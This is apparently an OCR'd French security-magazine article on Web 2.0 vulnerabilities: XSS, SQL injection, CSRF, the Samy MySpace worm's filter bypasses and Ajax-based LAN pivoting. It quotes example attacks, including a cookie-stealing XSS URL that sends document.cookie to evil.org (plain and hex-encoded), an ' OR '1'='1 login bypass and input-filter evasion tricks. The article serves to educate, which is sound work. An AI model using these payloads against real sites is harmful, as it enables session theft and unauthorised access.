Focus

WEB 2.0 : Vulnerabilty Reloaded !

Philippe Humeau

Degré de difficulté

Le Web est une manne d'argent, Google, Ebay, Etrade, et nombre d'autres acteurs l'ont prouvé. C'est un média illimité, auquel de plus en plus de personnes ont accès (et en haut débit pour plus de la moitié de la population en France). Ne nous y trompons pas, nous parlons ici de beaucoup d'argent !

Les fusions et les rachats massifs de sociétés dont l'activité se déroule en ligne sont de plus en plus nombreuses et les montants vont jusqu'à dépasser les centaines de millions d'euros. En parallèle, selon Gartner group, de nos jours, 70% des attaques passent par la couche applicative. Les pirates sont donc eux aussi de plus en plus intéressés et motivés par les applicatifs (notamment Web) et beaucoup moins par les attaques réseau ou système pures.

Contexte économique

Les consommateurs ont adopté massivement l'utilisation des services en ligne pour la banque, les services postaux, les livraisons de courses ou de livres, l'utilisation de portails boursiers, la réservation de vacances, etc… Les utilisations sont légion et les utilisateurs de plus en plus nombreux et confiants. Les chiffes d'affaires des acteurs de l'économie Internet explosent et la situation convient à tout le monde.

Pour sa part, le fournisseur de services Web a des cycles de développements et de validations plus courts. Pour certains acteurs, comme les banques par exemple, les guichets virtuels réduisent le personnel et donc les coûts. La maintenance des sites se trouve grandement facilitées car pour faire évoluer une version de l'application, il suffit de mettre à jour les serveurs et non plus les clients, comme auparavant dans le contexte des applications lourdes (clients riches).

L'internaute y trouve lui aussi son compte car avec un dispositif doté d'une connexion à Internet et d'un navigateur, il peut utiliser ces ser-

Cet article explique...

- L'enjeu de la sécurité des sites Web pour l'économie Internet,
- La naissance d'une faille Web Applicative,
- Le danger des langages de scripting et l'aggravation des failles par Ajax,
- Le vrai potentiel des piratages par l'entremise d'un site et d'un navigateur.

Ce qu'il faut savoir...

- Avoir des notions de base sur le fonctionnement du Web,
- Des compétences en HTML, SQL, Javascript et Ajax sont un plus pour la compréhension de certaines parties techniques de l'article.

vices à loisir sans plage horaire spécifique. Il ne lui est même plus nécessaire d'utiliser une machine particulière. De nos jours, il devient extrêmement difficile de trouver un téléphone, un PDA ou un ordinateur sans un navigateur ou connexion Internet.

Dans ce décor, il est temps de s'intéresser à une autre population, celle des pirates. Ils semblent de plus en plus intéressés et motivés par les applicatifs Web car la liste des avantages leur saute aux yeux :

- De grandes quantités d'argent transite par des systèmes aux accès publics alors qu'auparavant les systèmes bancaires étaient en réseaux complètement fermés (par exemple SWIFT),
- Beaucoup de sites gardent des données confidentielles comme les numéros de carte bleue,
- Les compétences visant à la malversation sont beaucoup plus simples à maîtriser. En effet, développer un Buffer Overflow pour compromettre un serveur est autrement plus complexe et demande beaucoup plus d'apprentissage que de préparer une attaque Web,
- Les utilisateurs sont confiants et souvent peu éduqués,
- Les programmeurs Web sont rarement sensibilisés ou formés à la sécurité,
- Les *exploits* sont beaucoup plus génériques. En effet, si une attaque système ne fonctionnera que sur une architecture précise avec une version de service spécifique, un même code Javascript passera sur tous les navigateurs (à quelques rares exceptions),
- Il est plus simple de compromettre un site Web plutôt qu'un poste de travail ou un serveur qui bénéficie de protections plus éprouvées et souvent plus nombreuses,
- Ces attaques sont discrètes, extrêmement dures à détecter et quasiment impossible à remonter,
- Les contre-mesures sont balbutiantes, pratiquement jamais employées et il est extrêmement complexe de filtrer des attaques sur la couche 7 (applicative) du modèle OSI; nous y reviendrons plus tard.

Listing 1. *Form HTML classique.*

```
<form method="POST" action="login.php">
<input type="text" name="login"><br>
<input type="password" name="password"><br>
<input type="submit" value="envoi">
</form>
```

Listing 2. *Form HTML de login.*

```
<form method="POST" action="login.php">
<input type="text" name="login"><br>
<input type="password" name="password"><br>
<input type="submit" value="envoi">
</form>
```



Figure 1. *Architecture de couches d'interprêtation d'un navigateur et des interactions* utilisateur

Cette liste n'est pas exhaustive, mais il semble déjà évident que les pirates ne peuvent décemment pas passer à coté d'un tel potentiel. Et quand ils auront maîtrisé ces technologies puis trouvé leurs cibles, les conséquences sur l'économie Internet et sur la confiance des consommateurs pourraient être désastreuses…

Les technologies sous jacentes

Les plate-formes Internet sont devenues d'une richesse et d'une complexité rares. Les langages sont de plus en plus nombreux et les éléments logiques impliqués dans l'infrastructure ne le sont pas moins. Il est ainsi courant d'entendre parler de Reverse Proxy, de serveurs de bases de données, de frontaux Web, de load balancer, d'IPS etc…

Ajoutez à cela des architectures logicielles reposants sur du HTML, des CSS, des langages de scripts, des CGI, du Java et du SQL, nous

obtenons beaucoup de composants et un grand nombre de compétences rentre en jeu.

Les applications Web sont amenées à étendre leur périmètre d'action et à remplacer petit à petit et inéluctablement nos anciens applicatifs. Afin de donner à l'utilisateur la meilleure expérience possible, il convient de lui fournir rapidement une information bien présenté, de qualité et pertinente. Il est aussi critique que l'utilisateur n'ait pas l'impression de perdre du temps lors de la saisie de ses données ou pendant des consultations de pages.

Pour toutes ces bonnes raisons, l'utilisation de langages de scripting explose et Ajax est né.

Le potentiel de nuisance des langages de scripting

Bien que Javascript ne soit pas le seul langage de scripting (VB, Activex etc…), il reste le plus utilisé et cet article va donc s'intéresser principalement à lui.

Javascript... Ce n'est pas le langage inoffensif qui permet d'ouvrir des boites d'alerte, qui permet quelques interactions avec l'utilisateur, de colorer le pointeur de la souris et de faire de jolies barres de défilement ? Ça s'arrête là non ?

FAUX ! Javascript est certes un langage à la syntaxe simple. Il est limité au navigateur et ne permet par réellement l'interaction avec le reste de l'environnement logiciel ou matériel de l'utilisateur. Son principe même de fonctionnement le limite à certaines activités mais il présente des caractéristiques particulièrement intéressantes et une puissance qui est à l'heure actuelle très sous estimée.

En premier lieu, il est compatible avec les différents navigateurs Internet. À une époque ou l'interopérabilité est le maître mot, cela en fait un langage de premier plan. Ensuite Javascript, bien que confiné au navigateur, a une grande latitude d'action au sein de celui-ci. La conférence de Jeremiah Grossman (Whitehat sécurity) durant la Blackhat 2006 a prouvée que les possibilités de Javascript sont extrêmement étendues si on l'utilise de façon *originale*.

Le cheval de Troie présenté par Jeremiah Grossman permet l'utilisation de Javascript pour atteindre les buts suivants :

- Keylogging (enregistrement des frappes clavier des utilisateurs dans le navigateur),
- Détournement et redirection d'URL vers d'autres sites de façon transparente,
- Réécriture de page Web à la volée (changement du contenu de la page vue par l'utilisateur),
- Scanner des services Web interne du LAN par l'intermédiaire du navigateur de l'utilisateur,
- Recherche dans le cache et l'historique de l'utilisateur,
- Reconfiguration de services dont les interfaces d'administration sont présentées en Web.

Ceci ne tient pas de la science-fiction, ce programme a été montré en direct, durant une conférence, et chacune des possibilités listées ci-dessus est rélle, prouvée et fonctionnelle.

La seule limite réside dans le fait que le périmètre d'action des langages de script est limité par les navigateurs. Cette protection se nomme *Same-Origin Check*. Le script ne pourra pas travailler sur un autre domaine que celui à partir duquel il a été chargé. Par exemple, si le script téléchargé provient du domaine *www.google.com*, il ne lui sera possible de faire des actions que vers ce domaine.

Complétons cette présentation avec l'arrivée d'un nouvel acteur : Ajax.

Qu'est-ce qu'Ajax ?

Ajax est une évolution pertinente du modèle de développement Web et son utilité n'est pas à mettre en cause contrairement, parfois, à ses utilisations. Le pire ennemi de cette technologie, c'est l'effet de mode qui l'accompagne : on met de l'Ajax partout, pour le principe, pour être dans le vent et parce que c'est très certainement indispensable !

Le marketing et le commercial vendent de l'Ajax à tour de bras, le client qui n'en a pas se voit reproché par son supérieur de n'avoir pas su maintenir l'entreprise dans le vingt et unième siècle. Alors les clients appellent leurs fournisseurs de prestations pour leur demander de convertir les pages de statistiques du site en Ajax (sans savoir si cela a un réel intérêt) et parfois même pour des motifs encore plus décalés. La situation devient malsaine et des contre-emplois flagrants d'Ajax voient le jour.

Ajax signifie *Asynchronous Javascript and XML*. Ce n'est pas réellement un nom technique mais plus une trouvaille marketing, un nom qui reste en mémoire. L'un des principes fondamentaux d'Ajax est sa capacité à travailler sans interaction de la part de l'utilisateur. Typiquement

Remerciements

L'auteur souhaite remercier les personnes suivantes :

- MM. Billy Hoffman (SPI Dynamics) & Jeremiah Grossman (White Hat Security) pour leurs exposés brillants à la BlackHat 2006 et le droit de citation qu'ils ont donné à l'auteur,
- M. Amirkhanian (Directeur Technique de la société NBS System) pour le temps qu'il a passé à vérifier l'exactitude des propos de l'auteur et à lui expliquer certaines subtilités SQL,
- L'auteur du ver *Sam is my hero* qui a touché le site Myspace. Il a su montrer (sans causer de dommages irréversibles) à la population des développeurs et aux utilisateurs de sites Internet que les failles sont présentes même sur les plus grands sites et qu'il ne faut pas les négliger. En rendant publique l'explication de son ver ainsi que son code source il a contribué à l'éducation de tous les développeurs professionnels et leur a permis de comprendre les mécanismes de sécurité impliqués,
- Beata Strąpoć et toute l'équipe d'hakin9 pour leur patience envers l'auteur qui a parfois mis du temps à rendre ses textes.



Figure 2. *Comportement normal d'un navigateur vers un site Web*

GoogleMap est une implémentation ingénieuse d'Ajax. Pendant que l'on consulte une zone géographique, le navigateur charge en tâche de fond les zones environnantes, ce qui permet d'avoir l'illusion d'un chargement instantané lors d'un déplacement vers une zone proche de celle précédemment consultée.

Ajax est donc un modèle de programmation permettant, entre autre, de précharger des données et d'effectuer des actions à la place de l'utilisateur pour améliorer la réactivité des applicatifs Web. La quantité de données transférées n'est pas à proprement parler moins importante, par contre ces données sont disponibles *en avance* pour l'utilisateur plutôt que chargées au moment où elles sont nécessaires.

Pour éviter les confusions, Ajax n'a rien à voir avec le serveur. C'est le code envoyé par le serveur au navigateur qui définit ou non l'utilisation d'Ajax mais c'est dans le navigateur du client que l'utilisation d'Ajax se déroule. Ensuite, Ajax ne repose pas particulièrement sur une technologie ou une autre, on peut utiliser du VB script, du C#, du Javascript et encore d'autres langages reconnus par les navigateurs afin de mettre en place des requêtes Asynchrones.

D'un point de vu programmatique, il est quasiment possible de résumer Ajax à la ligne de code suivante : XmlHttpRequest ou pour Internet Explorer : *windows.ActiveX Object(Microsoft.XMLHTTP)*

Voila, vous faite de l'Ajax… C'est une simplification légèrement abusive mais dans l'immédiat elle n'est pas complètement outrageuse et surtout suffisante pour aborder sereinement la suite de l'article. A partir du moment où la méthode XmlHttpRequest est appelée, il devient possible de faire les actions habituelles d'une requête HTML, d'utiliser GET, POST, HEAD et certaines méthodes Webdav comme par exemple COPY, TRACE, DELETE etc…

Il est donc possible de récupérer n'importe quel type de ressource et provoquer son interprétation par le navigateur ou la traiter par un langage de script.

Sur ce schéma, on peut constater deux points importants. Premièrement les interprétations des données renvoyées par le site distant sont faites nativement en interne par le navigateur pour le CSS, le HTML, les scripts et le XML et par l'intermédiaire de librairies externes (plugins ou systèmes) pour d'autres comme les images Jpeg, Flash, les sons ou musiques etc …

Les failles applicatives reposent souvent sur l'interprétation interne et les failles de type overflow sur les couches d'interprétation externe la plupart du temps.

Il est important de noter aussi dans ce schéma qu'Ajax peut intervenir sur les actions HTML sans que l'utilisateur ait à agir ou à donner son accord.

Injecter un script malicieux

Compromettre les navigateurs Auparavant, il était possible de compromettre un browser en exploitant un défaut dans celui-ci ou dans une de ses librairies d'interprétation externe. Les failles de type Overflow sur l'interprétation du format JPEG en sont un exemple typique. Quoique ces failles existeront probablement toujours, il est plus intéressant de compromettre le navigateur sans être aussi agressif. Car les Overflow ne marchent pas toujours, ils peuvent planter la machine et ils sont souvent dépendants de la plate-forme. Exploiter de façon détournée les fonctions natives du navigateur représente une solution plus intéressante et discrète.

Donc une fois le cheval de Troie, le Virus ou le Worm programmé, il reste à le propager (attaque générique non ciblée) ou à l'injecter (attaque visant une personne ou une entité). Et c'est là que le potentiel du Web devient impressionnant. Combien de sites reprennent des informations les uns sur les autres par le système de flux RSS. Combiens de Blogs ou d'espaces personnels sur le Web permettent de mettre en ligne le contenu que l'on désire ? Combien existe-t-il de sites où il n'y a aucune interaction utilisateur par l'entremise d'un formulaire HTML ?

Le média de diffusion est partout autour de nous, il suffit au pirate de chercher le bon vecteur en fonction du

but qu'il recherche. Une fois son contenu malicieux injecté dans le navigateur de la victime, tout devient possible.

Si l'on combine les failles XSS, les failles SQL injection, les failles CSRF, les différents navigateurs ou lecteurs de mails interprétant le HTML, on obtient une infinité de combinaisons permettant d'injecter du langage de script actif dans un contenu Web.

À l'origine de toutes ces misères potentielles se trouve majoritairement un problème : la validation des entrées utilisateur et/ou des URL. Ce problème semble récurrent en informatique car il était déjà à l'origine d'un grand nombre d'attaques par Overflow. Mais dans le contexte d'une application Web, il est plus simple de savoir où rechercher la faille. Le moindre formulaire Web, la plus petite ligne de commentaire laissée à la portée de l'utilisateur tout comme la célèbre double barre de saisie du couple nom d'utilisateur / mot de passe sont autant de nids pouvant cacher une faille dite *XSS*.

Failles XSS (Cross Site Scripting)

Même si le nom n'est pas très parlant en soi, le principe est très simple : injecter du langage script là où le service Web s'attend à trouver un simple texte à traiter. Une traduction approximative de XSS pourrait être *répandre du langage de script à travers le site*.

`Quelques exemples s'imposent :`

Dans un site, si le programmeur à mis un formulaire HTML permettant, par exemple, de s'authentifier, le code aura un aspect proche de celui-ci :

L'utilisateur doit rentrer son login et son mot de passe puis valider en cliquant sur le bouton *Envoi*. Le problème se situe dans le contrôle qu'opère le programmeur sur les valeurs qui lui sont envoyées par l'utilisateur. Si celui-ci envoie dans le champ login *robert* et dans le champ password *mot_de_passe_de_robert*, pas de souci.

Si par contre une personne mal intentionnée entre `<script>alert("Hello World ! ")</script>` dans le champs et si le programmeur ne teste pas ou mal les données renvoyées par l'utilisateur, il va rentrer dans sa base de données ou sur une page Web, selon le contexte, non pas la donnée attendue, mais un morceau de script. Et au lieu d'afficher, par exemple, le nom de l'utilisateur dans une page, nous obtiendrons une jolie et innofensive boîte de dialogue Javascript qui dira *Hello World*.

Si la personne mal intentionnée s'en tient à cette simple boite de dialogue, tout va bien. Mais il y a fort à parier qu'elle injectera plutôt un code malicieux comme un ver Javascript ou même un cheval de Troie et là, le résultat sera beaucoup plus gênant.

Car si une page contenant normalement le nom de Robert Durand (mais en fait un malware écrit en langage de Script) est lue par un utilisateur, celui-ci risque lui aussi de faire tourner le code Javascript dans son navigateur. Pour peu que le pirate ait eu la présence d'esprit de présenter quand même la vraie information attendue par l'utilisateur, l'attaque sera même invisible !



Figure 3. *Comportement potentiel d'un navigateur détourné par un pirate*

Forger une URL pour exploiter une vulnérabilité XSS :

```
<A HREF="http://victime.org/
programme.cgi?texte=<SCRIPT>
[CODE JAVASCRIPT]</SCRIPT>
">Cliquez ici</A>
<A HREF="http://victime.org/
programme.cgi? texte=<SCRIPT
SRC='http://evil.org/[Script
malveillant]'</SCRIPT>">Cliquez
ici</A>http://www.phpnuketest.org/
user.php?op=userinfo&uname=
<script>alert("Hello World !");
</script>
```

Celles-ci sont relativement célèbres tout comme celles qui sortent toutes les semaines sur le logiciel de forum le plus utilisé au monde : PhpBB. Dans ces exemples, les failles XSS sont directement lisibles dans l'URL et donc l'utilisateur pourrait se douter de quelque chose, mais comment faire la différence à l'œil nu entre une URL encodée malicieuse ou non ?

http://www.amazon.com/gp/cart/view.html/ref=topnav_cart_etk_ce_av_/002-1925200-2946269

Cette URL d'Amazon est licite et normale, mais il serait très difficile

de faire la différence avec une URL illicite contenant une tentative d'injection à l'œil nu.

Exemple de la syntaxe d'une faille permettant de récupérer le cookie de l'utilisateur :

http://victim.org/index.php?variable="><script>document.location='http://www.evil.org/cgi-bin/catch.cgi?'%20+document.cookie</script>"

mais la même chaine en Hexadécimale, est nettement moins lisible (sinon, postez moi votre CV) :

http://host.victim.org/index.php?variable=%22%3E%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%77%77%77%2E%65%76%69%6C%2E%6F%72%67%2F%63%67%69%2D%62%69%6E%2F%63%61%74%63%68%2E%63%67%69%3F%27%25%32%30%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E

Injection SQL

Le principe est sensiblement le même, à l'origine, une chaîne de caractères que l'utilisateur est susceptible d'envoyer à un site pour obtenir ou envoyer une information dans une base de données. Une requête SQL standard prend ensuite le relais d'un formulaire HTML pour traiter la demande de l'utilisateur.

Si l'on cherche à s'identifier sur la partie réservée aux administrateurs d'un site, il est probable qu'une requête de la forme suivante sera envoyée à la base de données :

```
$req = "SELECT login FROM utilisateurs
WHERE login='$login' AND password=
'$pass' AND privileges='admin'";
```

À ce stade, il serait très intéressant que cette requête retourne systématiquement oui, quelque soient le mot de passe et le login, afin d'obtenir un accès à la partie protégée du site. En utilisant une requête qui dit toujours oui, comme 1=1 ou isnull(0), il devient parfois possible de corrompre la requête et de lui faire dire oui dans un contexte déplacé. Il existe un nombre important de requête de ce type qui permettent d'obtenir un oui systématique comme par exemple : `SELECT * FROM login WHERE NULL IS NULL`.

Revenons au compte de l'administrateur du site et admettons que le formulaire HTML de login soit la suivante et que le compte administrateur soit admin :

Il serait agréable pour un pirate d'avoir la possibilité de se logger en administrateur sans pour autant connaître le mot de passe. Dans certains systèmes mal conçus, il suffit d'utiliser le login admin et de mettre en lieu et place du mot de passe une requête SQL répondant oui !

En remplissant le champ login avec admin et le champ password avec

```
$password= « ' OR '1'='1' OR '1'='1 »
```

on obtient la requête SQL suivante :

```
$req = "SELECT login FROM utilisateurs
WHERE login='$login' AND password=
'$password' AND privileges='admin'";
```

l'interprétation des variables devient:

```
$req = "SELECT login FROM utilisateurs
WHERE login='' AND password=' ' OR '1'=
'1' OR '1'='1' AND privileges='admin'";
```

Cet exemple est très simple mais il existe un grand nombre de variété d'injection SQL qu'il ne serait pas très *éthique* d'expliquer dans cet article.

CSRF (Cross Site Request Forgery)

Les failles de type CSRF permettent de contourner une sécurité importante des navigateurs Internet.

Il n'est en effet pas possible de lire des données entre différents sites depuis un site Web. Par contre il est possible de poster des formulaires HTML entre différents sites. Dans une attaque CSRF l'attaquant impose à sa victime de poster son formulaire HTML (pré rempli) vers un site auquel la victime a accès. Pour le site visé, la victime poste un formulaire et elle est autorisé à le faire (Javascript & Ajax peuvent s'en charger pour elle, comme nous le verrons plus loin).

Facteur aggravant : les méthodes GET et HEAD sont parfois utilisées à contre emploi pour envoyer des données, ce qui n'est pas recommandé et même vivement déconseillé. Il devient encore plus facile de provoquer une CSRF car les GET sont moins contrôlés que les POST et qu'une simple évaluation d'URL suffit.

- Le pirate injecte un code malicieux grâce à une faille XSS ou SQL Injection sur le site Web visé,
- L'utilisateur fait une requête à ce site pour le consulter,
- Il reçoit le contenu attendu et en supplément du code de scripting malicieux,
- Les possibilités deviennent multiples mais on peut citer le rebond vers le LAN, l'infection de site tiers ou encore l'évacuation de données vers un site contrôlé par le pirate.

Contourner les protections

Évidemment, l'expérience chèrement acquise par la profession à grands coups de *defacing* (tag de site web) par les pirates commence à porter ses fruits. Il est particulièrement désagréable d'arriver le matin et de voir son site Internet pointer chez un concurrent ou afficher une photo à la moralité douteuse. Les développeurs ont donc commencé à filtrer les champs, à empêcher l'utilisation de certains mots ou caractères particuliers, mais…

Les problèmes de filtrages sur la couche 7 du modèle OSI

La septième couche du modèle OSI est un enfer à filtrer. Cette fameuse couche permet aux applications de communiquer entre elles à travers toutes les précédentes (matériel, lien, réseau, transport, session, présentation).

Il est beaucoup plus complexe de définir un comportement normal et un comportement anormal dans l'activité sur la couche 7. Un utilisateur peut avoir de multiples comportements licites qui sont pourtant fondamenta-

lement différents aux yeux d'un IDS (*Intrusion Detection System*).

Un IDS cherche, entre autre, a différencier un comportement normal d'un abus, mais comme l'a précisé Billy Hoffman dans une de ses conférences, le comportement normal en ce qui concerne les applications Web peut varier. Par exemple le jour les profils utilisant un site Web peuvent être des femmes au foyer et la nuit des adolescents. Un utilisateur peut surfer de différentes façons, en revenant systématiquement à la page précédente pour explorer la suite du site ou en ouvrant tous les liens l'intéressant dans un nouveau navigateur. La charge de travail des sites internationaux change en fonction des heures, des populations et même des périodes de vacances. Parfois un effet de popularité temporaire peut aussi fausser les statistiques comme un google bombing ou encore la publication d'un article sur un site majeur qui renvoie vers celui d'un tiers (l'effet Slashdot).

Il est extrêmement complexe de différencier une utilisation licite et standard d'une utilisation massivement détournée pour un IDS. Le problème se corse encore avec l'utilisation d'HTTPS. Un lien crypté semble offrir une protection mais si le cryptage SSL n'est pas mené par l'IDS ou si celui-ci ne possède pas les moyens de décrypter en temps réel la communication, il devient aveugle!

Les attaques transitant de ou vers l'application Web communicant en HTTPS lui deviennent invisibles… De plus l'usage du protocole HTTPS a été généralisé comme étant LA solution de sécurité pour les applications Web. Il est fréquent de le mettre là où l'on peut pour se sentir à l'abri, mais l'effet peut être totalement inverse.

HTTPS fournit une protection contre l'interception de données par des tiers, la vérification d'intégrité du contenu et éventuellement la non répudiation, mais en aucun cas des protections *applicatives* sur la couche 7. Une vulnérabilité de type XSS ou autre présente dans le code sera la même en HTTPS et, à moins que le site ne réclame de façon impérative un certificat SSL spécifique, la faille sera toujours accessible au pirate.

Évasion des routines de contrôle d'entrées et des IDS

Si l'on admet que les plus gros sites ont déjà été sensibilisés, ils ont commencé à se défendre et donc à contrôler de manière beaucoup plus stricte ces champs, variables et entrées utilisateurs. De la même façon des IDS de plus en plus sophistiqués et des reverse proxy contrôlent les URL demandées afin d'y détecter des tentatives de malversations.

Le jeu du chat et de la souris étant éternel, les pirates ont donc commencé à trouver eux aussi des contre-mesures. À ce titre, l'exemple du ver *Samy* de Myspace est très édifiant. Pas moins de 5 techniques différentes y sont regroupées pour contourner les protections mises en place par Myspace.

Ce ver a été conçu par son auteur comme étant relativement inoffensif et son but semble plus éducatif que nuisible. Ceci étant les techniques qui sont présentes dans le code Javascript sont tout à fait les mêmes que celles qui ont été, sont ou seront utilisées par des personnes mal intentionnées dans un avenir proche. Pour entrer un peu plus dans le vif du sujet, voyons les protections utilisées par Myspace et les contournements trouvés par l'auteur du ver.

Myspace bloquait des chaînes spécifiques pour n'autoriser que l'emploi de TAG inoffensifs comme *<a>*, *<img>*, * *. L'auteur a utilisé une faiblesse d'implémentation d'Internet Explorer (notamment) en cachant son code Javascript dans des CSS. Comme Internet Explorer autorise l'emploi de Javascript dans les CSS, la protection devenait inefficace :

```
<div style="background:url(
      'javascript: alert(1)')">
```

Ensuite un épineux problème à du être résolu, les quotes (') et doubles quotes(") . Sans ces caractères, il est impossible d'avoir une syntaxe correcte en Javascript, mais stocker le code dans une expression contourne le problème car l'évaluation recevra une variable et non du code contenant des quotes :

```
<div id="mycode" expr="alert('hah!')
" style="background:url(
      'javascript:eval
(document.all.mycode.expr)')">
```

Pour les doubles quotes, la fonction String.fromCharCode de Javascript permet de convertir la référence ASCII du caractère en caractère. Une double quote (") porte le code ASCII 34, donc au lieu d'utiliser ", il suffit d'y substituer *String.fromCharCode(34)*.

Un problème simple ensuite, le mot Javascript est interdit par les sécurités de saisie. Qu'importe, une vieille recette remise à l'ordre du jour : intégrons des caractères non interprétés ! Si javascript devient java\nscript le système trouve le code tout à fait acceptable.

Dans le même registre, quand il a du récupérer le contenu de la page courante, `document.body.innerHTML` était interdit. Qu'à cela ne tienne, avec l'évaluation d'une concaténation, il est possible de contourner cette sécurité aussi : eval ('document.body.inne' + 'rHTML').

Une sécurité non négligeable reste à contourner à ce point pour l'auteur du ver. Les profils de Myspace sont sur le domaine *profile.myspace.com* et comme nous l'avons vu, la protection dite *Same-Origin* empêche d'aller se balader sur un autre domaine. Or le POST devait être fait sur *www.myspace.com* et non sur profile.myspace.com. La solution était d'utiliser *www.myspace.com/profile* qui pointe au même endroit mais n'imposait pas à Javascript de changer de domaine… Avec une simple expression, tous les appels à *profile.myspace.com* ont été remplacés par *www.myspace.com/profile*.

Une belle combinaison de techniques pour atteindre son but mais en passant cet exploit au crible, on se rend compte que le code n'est pas si complexe. L'auteur a avant tout fait preuve d'ingéniosité et a trouvé comment combiner habilement les petits espaces laissés par Myspace… Ce

ver est indéniablement une très belle démonstration technologique qui a quand même mis sur les dents le sixième site le plus populaire d'Internet…

Yamaner pour sa part à mis à genou Yahoo ! mail… Et cette fois ce n'était pas une démonstration à but éducatif. C'était une réelle attaque ayant pour but de récupérer un grand nombre d'adresses e-mail valide, probablement dans le but de les spammer ultérieurement. Seul un défaut de conception du ver a permis d'éviter le pire.

Rebond d'Internet vers le LAN: Ajax en action

Après avoir exposé ces quelques points, il devient évident que se faire infecter son navigateur n'est plus un danger théorique mais bien une réelle menace. Le tableau se noircit un peu plus si l'on considère que se faire infecter par un site externe peut avoir des conséquences dans le LAN de l'entreprise…

Mais comment puisque le mécanisme *Same-Origin* nous protège ? Pour le pirate, travailler en aveugle est parfois possible dans certains contextes, mais ce n'est jamais idéal et cela réduit beaucoup le champ des possibilités. Implémenter un scanner qui partira du navigateur de l'utilisateur pour aller à la rechercher d'autres serveurs Web internes devient difficile.

Afin de contourner ce problème, le pirate n'utilise plus un langage de scripting, il fait des requêtes HTTP. La police de sécurité *Same-Origin* ne s'applique pas à Ajax quand il n'utilise que les méthodes GET pour poster une information.

